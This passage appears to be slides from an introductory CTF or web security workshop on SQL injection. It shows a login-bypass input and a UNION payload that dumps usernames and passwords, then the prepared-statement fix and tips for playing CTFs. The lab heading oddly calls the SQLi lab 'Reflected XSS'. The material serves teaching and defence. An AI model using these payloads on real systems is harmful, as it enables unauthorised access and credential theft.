This allows the attacker to **alter the query structure**.

ATTACK 1: LOGIN BYPASS

The Query:

```
SELECT * FROM users
WHERE user = '$input' AND pass = '...'
```

The Input:

```
admin' OR 1=1 --
```

The Result:

```
SELECT * FROM users
WHERE user = 'admin' OR 1=1 --' AND pass =  ...
```

Why it works

- The `'` closes the username string field.
- `OR 1=1` creates a condition that is ALWAYS TRUE.
- `--` is a comment symbol in SQL. It tells the DB to ignore everything after it (ignoring the password check).

ATTACK 2: UNION INJECTION

Stealing Data

The `UNION` operator combines the results of two different queries.

You can use this to append the results of a "dump database" query to the normal page results.

The Payload:

```
' UNION SELECT username, password FROM users --
```

The Result:

The page displays the product list... followed by a list of all usernames and passwords.

SQLi Lab (Reflected XSS)

Do a login bypass and retrieve the secret table!

FIXING SQL INJECTION

Use Prepared Statements (Parameterized Queries)

The database pre-compiles the SQL structure. User input is treated strictly as data, never as executable code.

```
VULNERABLE (PHP):
$sql = "SELECT * FROM users WHERE id = " . $id;
$result = $conn->query($sql);
```

```
SECURE (PHP/PDO):
$stmt = $pdo->prepare('SELECT * FROM users
WHERE id = :id');
$stmt->execute(['id' => $id]);
```

MODULE 06

????

HOW TO GIT GUD AT CTFs

Tips

- Play a lot of international CTFs consistently. ctftime.org is a good place to find CTFs to play every weekend.
- Play with your friends, or if you have no fren...
- Join RE:UN10N Discord: https://discord.gg/EAAy49rP
- All skill levels are welcome. We usually play together and do a sharing session.

QUESTIONS?

Ask me anything!